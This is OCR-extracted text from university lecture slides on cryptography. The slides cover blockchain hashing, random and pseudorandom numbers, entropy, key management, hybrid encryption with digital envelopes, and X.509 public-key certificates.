
Source of figure: https://commons.wikimedia.org/wiki/File:Bitcoin_Block_Data.svg




Blockchain

- Data structure based on hashes
  - next block includes top-level hash of previous block → chaining of blocks
  - each block contains (hashes to) data plus some meta-data (e.g. timestamp)
- If last block hash is trusted, can verify all preceding blocks
- Questions for practical use:
  - Where to store all blocks?
    - Bitcoin uses peer-to-peer network to distribute new blocks, every node stores whole chain
  - How to update last hash pointer, i.e. how to select newest block?
    - Bitcoin uses proof-of-work by having to brute-force hash challenges (cf. Nonce)
- Details:
  - https://cs251.stanford.edu/
  - https://github.com/matthewdgreen/blockchains/wiki/Course-Syllabus-2020

Bitcoin energy use



Source: https://digiconomist.net/bitcoin-energy-consumption


Energy Consumption by Country Chart
100
80
60
40
20
0
TWh per Year
42. Colombia
41. Austria
40. Bangladesh
39. Bitcoin
38. Chile
37. Finland
36. Belgium
BitcoinEnergyConsumption.com

Random numbers

- Keys for public-key algorithms
- Stream key for symmetric stream cipher
- Symmetric key for use as a temporary session key or in creating a digital envelope
- Handshaking to prevent replay attacks
- Randomizing encrypted/MACed messages to make traffic/message analysis harder

Random number requirements

Randomness

- **Uniform** distribution: frequency of occurrence of each of the numbers should be approximately the same
- **Independence**: no one value in the sequence can be inferred from the others

Unpredictability

- Each number is statistically independent of other numbers in the sequence
- Opponent should not be able to predict future elements of the sequence on the basis of earlier elements

Random versus pseudorandom

- Cryptographic applications typically make use of algorithmic techniques for random number generation
  - algorithms are deterministic and therefore produce sequences of numbers that are not statistically random
- Pseudorandom numbers are:
  - sequences produced that satisfy statistical randomness tests
  - likely to be predictable
- True Random Number Generator (TRNG):
  - uses a nondeterministic source to produce randomness
  - most operate by measuring unpredictable natural processes
    - e.g. radiation, gas discharge, leaky capacitors, resistor noise
  - increasingly provided on modern processors

Entropy

From Wikipedia articles:

- “In **thermodynamics**, **entropy** (usual symbol S) is a measure of the number of specific ways in which a thermodynamic system may be arranged, commonly understood as a measure of disorder.”
- “In **information theory**, (Shannon) **entropy** is the average amount of information contained in each message received. Here, message stands for an event, sample or character drawn from a distribution or data stream.”
- In **computing**, **entropy** is the randomness collected by an operating system or application for use in cryptography or other uses that require random data.”

In most cases, entropy means "disorder" or “uncertainty”

Key management

Require secure key management for symmetric cryptography

- Initial key exchange
  - transfer
  - verification
- Update
- Revoke

And all of these steps can be hard!

Why key management?

- Only provably secure encryption: one-time pad (OTP)
- But: key length = plain text length, and key is not re-usable
- Thus: impractical key management
- **Symmetric encryption is the first step towards solving the key management problem: to shorten the key which needs to be kept secret.**

Shortening the key

- Transferring the key over Internet connections to create secure connections
- ... over insecure channels

⇒ Chicken-and-egg problem

- Why not try to shorten the key itself by encrypting it with a shorter key?
- Because this would lower the entropy

⇒ **require different (out-of-band) mechanism for key management**

Key management methods

- Classical courier-suitcase-handcuffs scenario
  - maybe slightly expensive...
- Paper + (ground/snail) mail
  - PIN and TAN codes
- Telephone
  - slow, error prone, and insecure
  - compromise between usability and security
- Other out-of-band channels
  - cable, laser, infra red, ultra sound, etc.
  - quantum “cryptography” → please call it QKD (quantum key distribution)
- **Asymmetric cryptography**


Hybrid cryptography system

- Combination of symmetric and asymmetric cryptography
  - symmetric: fast for bulk data encryption
  - asymmetric: (public) keys do not have to be kept and transmitted in secret
- **Session keys**
  - exchanged/established/managed by asymmetric cryptography
  - used as secret keys for symmetric cryptography
- Two ways to create session keys
  - establish using Diffie-Hellman key exchange
  - one party creates session key as random bit string, encrypted with public key of other party, optionally signed with private key of first party, and transmitted over insecure channels
- Session keys should not be re-used!
  - exception: “key continuation” methods (e.g. ZRTP)
  - but: better apply key continuation to symmetric “master” keys or to public keys


Key hierarchy

- Typically have a hierarchy of keys
- Session key
  - temporary key
  - used for encryption of data between users
  - for one logical session then discarded
- Master key
  - used to encrypt session keys
  - can be either asymmetric or symmetric (if other means for out-of-band transfer exist)


Key hierarchy



Hybrid system: digital envelope



(a) Creation of a digital envelope




(b) Opening a digital envelope

Figure 2.9 Digital Envelopes

Public-key certificates

- Certificates allow key exchange without real-time access to public-key authority
- A certificate binds **identity** to **public key**
  - usually with other info such as period of validity, rights of use, etc.
- With all contents **signed** by a trusted Public-Key or **Certificate Authority (CA)**
- Can be verified by anyone who knows the public-key authorities public-key
- Examples: standard Public Key Infrastructure / CA companies
  - Verisign
  - Thawte
  - **Let's Encrypt**
  - ...


Public-key certificates




X.509 certificates

- Issued by a Certification Authority (CA), containing:
  - version V (1, 2, or 3)
  - serial number SN (unique within CA) identifying certificate
  - signature algorithm identifier AI
  - issuer X.500 name CA
  - period of validity TA (from - to dates)
  - subject X.500 name A (name of owner)
  - subject public-key info Ap (algorithm, parameters, key)
  - issuer unique identifier (v2+)
  - subject unique identifier (v2+)
  - extension fields (v3)
  - signature (of hash of all fields in certificate)
- Notation CA<<A>> denotes certificate for A signed by CA

X.509 certificates



(a) X.509 Certificate

